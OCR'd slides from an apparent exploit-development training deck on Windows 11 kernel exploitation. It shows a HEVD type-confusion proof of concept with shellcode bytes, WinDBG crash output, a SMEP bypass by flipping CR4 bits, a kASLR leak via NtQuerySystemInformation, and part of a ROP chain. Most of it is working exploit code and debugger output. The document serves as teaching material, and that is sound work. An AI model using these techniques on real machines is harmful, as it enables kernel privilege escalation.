
Proof Of Concept | BugCheck (Direct Shellcode [CALL]ing/[JMP]ing)

```
1  // ---> Malicious Struct <---
2  typedef struct USER_CONTROLLED_OBJECT {
3      INT64 ObjectID;
4      INT64 ObjectType;
5  };
6  <...snip...>
7  int exploit() {
8      HANDLE sock = setupSocket();
9      ULONG outBuffer = { 0 };
10     PVOID ioStatusBlock = { 0 };
11     ULONG ioctlCode = 0x222023; //HEVD_IOCTL_TYPE_CONFUSION
12     BYTE sc[256] = {
13       0x65, 0x48, 0x8b, 0x04, 0x25, 0x88, 0x01, 0x00, 0x00, 0x48,
14       0x8b, 0x80, 0xb8, 0x00, 0x00, 0x00, 0x49, 0x89, 0xc0, 0x4d,
15       0x8b, 0x80, 0x48, 0x04, 0x00, 0x00, 0x49, 0x81, 0xe8, 0x48,
16       0x04, 0x00, 0x00, 0x4d, 0x8b, 0x88, 0x40, 0x04, 0x00, 0x00,
17       0x49, 0x83, 0xf9, 0x04, 0x75, 0xe5, 0x49, 0x8b, 0x88, 0xb8,
18     <...snip...>
19 // Allocating shellcode in a pre-defined address [0x80000000]
20     LPVOID shellcode = VirtualAlloc((LPVOID)0x80000000, sizeof(sc), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
21     RtlCopyMemory(shellcode, sc, 256);
22     USER_CONTROLLED_OBJECT UBUF = { 0 };
23     // Malicious user-controlled struct
24     UBUF.ObjectID = 0x4141414141414141;
25     UBUF.ObjectType = (INT64)shellcode; // This address will be "[CALL]ed"
26     if (NtDeviceIoControlFile((HANDLE)sock, nullptr, nullptr, nullptr, &ioStatusBlock, ioctlCode, &UBUF,
27         0x123, &outBuffer, 0x321) != STATUS_SUCCESS) {
28         std::cout << "\t[-] Failed to send IOCTL request to HEVD.sys" << std::endl;
29     }
30     return 0;
31 }
32 <...snip...>
```

Supervisor Mode Execution Prevention (SMEP)

ViperX
Research Labs

Proof Of Concept | BugCheck (BSOD)



Supervisor Mode Execution Prevention (SMEP)

ViperX
Research Labs

Proof Of Concept | BugCheck (WinDBG)

```
ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY (fc)
An attempt was made to execute non-executable memory.  The guilty driver
is on the stack trace (and is typically the current instruction pointer).
When possible, the guilty driver's name is printed on
the BugCheck screen and saved in KiBugCheckDriver.
Arguments:
Arg1: 0000000080000000, Virtual address for the attempted execute.
Arg2: 00000001db4ea867, PTE contents.
Arg3: ffffb40672892490, (reserved)
Arg4: 0000000080000005, (reserved)
<...snip...>
```

Supervisor Mode Execution Prevention (SMEP)

ViperX
Research Labs

[CR4] x64/x86 Register (WinDBG)

```
1: kd> r cr4
cr4=0000000000003506f8
```

CR4 Bit [0] = SMEP DISABLED
CR4 Bit [1] SMEP ENABLED

```
1: kd> .formats 0000000000003506f8
Evaluate expression:
  Hex:     00000000`003506f8
  Decimal: 3475192
  Octal:   0000000000000015203370
  Binary:  00000000 00000000 00000000 00000000 00000000 00110101 00000110 11111000
  Chars:   .....5..
  Time:    Tue Feb 10 02:19:52 1970
  Float:   low 4.86978e-039 high 0
  Double:  1.71697e-317
1: kd> .formats 0000000000002506f8
Evaluate expression:
  Hex:     00000000`002506f8
  Decimal: 2426616
  Octal:   0000000000000011203370
  Binary:  00000000 00000000 00000000 00000000 00000000 00100101 00000110 11111000
  Chars:   .....%..
  Time:    Wed Jan 28 23:03:36 1970
  Float:   low 3.40041e-039 high 0
  Double:  1.19891e-317
```


Flip

Supervisor Mode Execution Prevention (SMEP)

ViperX
Research Labs

Virtualization-based security (VBS)

VBS Blocks Execution
from KM -> UM



Supervisor Mode Execution Prevention (SMEP)

ViperX
Research Labs

Virtualization-based security (VBS) | [CR4] Bit miscalculation

CR4 Register = 0x3506f8

CR4 Register = 0xFFFFFF

```
KERNEL_SECURITY_CHECK_FAILURE (139)
A kernel component has corrupted a critical data structure.  The corruption
could potentially allow a malicious user to gain control of this machine.
Arguments:
Arg1: 0000000000000004, The thread's stack pointer was outside the legal
stack
 extents for the thread.
Arg2: 0000000047fff230, Address of the trap frame for the exception that
caused the BugCheck
Arg3: 0000000047fff188, Address of the exception record for the exception
that caused the BugCheck
Arg4: 0000000000000000, Reserved
EXCEPTION_RECORD:  0000000047fff188 -- (.exr 0x47fff188)
ExceptionAddress: fffff80631091b99
(nt!RtlpGetStackLimitsEx+0x0000000000165f29)
   ExceptionCode: c0000409 (Security check failure or stack buffer overrun)
  ExceptionFlags: 00000001
NumberParameters: 1
   Parameter[0]: 0000000000000004
Subcode: 0x4 FAST_FAIL_INCORRECT_STACK
PROCESS_NAME:  TypeConfusionWin11x64.exe
ERROR_CODE: (NTSTATUS) 0xc0000409 - The system has detected a stack-based
buffer overrun in this application. It is possible that this saturation
could allow a malicious user to gain control of the application.
EXCEPTION_CODE_STR:  c0000409
EXCEPTION_PARAMETER1:  0000000000000004
EXCEPTION_STR:  0xc0000409
```

Supervisor Mode Execution Prevention (SMEP)

ViperX
Research Labs

Virtualization-based security (VBS) | [CR4] Bit miscalculation

kASLR Bypass with NtQuerySystemInformation

ViperX
Research Labs

```
__kernel_entry NTSTATUS NtQuerySystemInformation(
  [in]            SYSTEM_INFORMATION_CLASS SystemInformationClass,
  [in, out]       PVOID                    SystemInformation,
  [in]            ULONG                    SystemInformationLength,
  [out, optional] PULONG                   ReturnLength
);
```

NtQuerySystemInformation (winternl.h)

(User-Mode -> Query Ntdll.dll Base Address -> Kernel ASLR Bypass)

Windows 11 23h2 Added a new Threat Intelligence channel


THREATINT_PROCESS_SYSCALL_USAGE -> ETW Event

NtQuerySystemInformation
NtSystemDebugControl
SystemModuleInformation
...

kASLR Bypass with NtQuerySystemInformation

https://github.com/waleedassar/RestrictedKernelLeaks

ViperX
Research Labs



kASLR Bypass with NtQuerySystemInformation

ViperX
Research Labs

```
92  INT64 GetKernelBase() {
93      DWORD len;
94      PSYSTEM_MODULE_INFORMATION ModuleInfo;
95      PVOID kernelBase = NULL;
96      INT64 kernelSize = NULL;
97      UCHAR *ModuleFullPathName = NULL;
98
99      _NtQuerySystemInformation NtQuerySystemInformation = (_NtQuerySystemInformation)
100         GetProcAddress(GetModuleHandle(L"ntdll.dll"), "NtQuerySystemInformation");
101     if (NtQuerySystemInformation == NULL) {
102         return NULL;
103     }
104     NtQuerySystemInformation(SystemModuleInformation, NULL, 0, &len);
105     ModuleInfo = (PSYSTEM_MODULE_INFORMATION)VirtualAlloc(NULL, len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
106     if (!ModuleInfo) {
107         return NULL;
108     }
109     NtQuerySystemInformation(SystemModuleInformation, ModuleInfo, len, &len);
110     kernelSize = ModuleInfo->Module[0].ImageSize;
111     kernelBase = ModuleInfo->Module[0].ImageBase;
112     ModuleFullPathName = ModuleInfo->Module[0].FullPathName;
113
114     printf("KernelSize: 0x%llX\n", kernelSize);
115     printf("KernelBase: 0x%llX\n", kernelBase);
116     printf("ModuleFullPathName: %s\n", ModuleFullPathName);
117
118     VirtualFree(ModuleInfo, 0, MEM_RELEASE);
119     return (INT64)kernelBase;
120 }
121
```

```
Windows PowerShell
PS C:\Users\sh1v4\OneDrive\Desktop>
PS C:\Users\sh1v4\OneDrive\Desktop> .\TypeConfusionWin11x64.exe
KernelSize: 0x1048000
KernelBase: 0xFFFFF80768C00000
ModuleFullPathName: \SystemRoot\system32\ntoskrnl.exe
PS C:\Users\sh1v4\OneDrive\Desktop>
```

kASLR Bypass with NtQuerySystemInformation

ViperX
Research Labs

```
0: kd> lmf
start             end               module name
fffffaa2e`6ea00000 fffffaa2e`6ed3e000   win32kbase win32kbase.sys
fffffaa2e`6ee30000 fffffaa2e`6eedb000   win32k    win32k.sys
fffffaa2e`6f500000 fffffaa2e`6f8ac000   win32kfull win32kfull.sys
fffffaa2e`6f8b0000 fffffaa2e`6f8f8000   cdd       cdd.dll
fffff807`67bc0000 fffff807`67f43000   mcupdate_GenuineIntel mcupdate_GenuineIntel.dll
fffff807`67f70000 fffff807`67f76000   hal       hal.dll
fffff807`67f80000 fffff807`67faa000   kdcom     kdbazis.dll
fffff807`67fb0000 fffff807`67fd9000   tm        tm.sys
fffff807`67fe0000 fffff807`67ffb000   PSHED     PSHED.dll
fffff807`68c00000 fffff807`69c48000   nt        ntkrnlmp.exe
fffff807`6a200000 fffff807`6a317000   dxgmms2   dxgmms2.sys
fffff807`6a320000 fffff807`6a334000   bfs       bfs.sys
```

```
0: kd> lm m nt
Browse full module list
start             end                 module name
fffff807`68c00000 fffff807`69c48000   nt         (pdb symbols)
0: kd> ? fffff807`68c00000 + 0x1048000
Evaluate expression: -8764253765632 = fffff807`69c48000
```

Returned Oriented Programming (R.O.P)


ViperX
Research Labs

Virtualization-based security (VBS) | [CR4] Bit miscalculation

Programando com OPCODES + RETS

Ótimo para técnicas de Exploits

Necessita de ASLR Bypass na maioria dos casos



Returned Oriented Programming (R.O.P)

ViperX
Research Labs

ROP Chain | Real World use cases

master 3XPL01t5 / OSCE_Training / Windows / Easy_File_Sharing_Web_Server_7_2_UserID_Remote_Buffer_Overflow_DEP_Bypass.py

Code Blame 148 lines (134 loc) · 9.16 KB Code 55% faster with GitHub Copilot

```python
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
